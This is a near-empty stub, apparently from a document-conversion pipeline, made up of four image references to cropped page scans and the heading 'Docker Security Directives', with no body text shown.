



Docker Security Directives

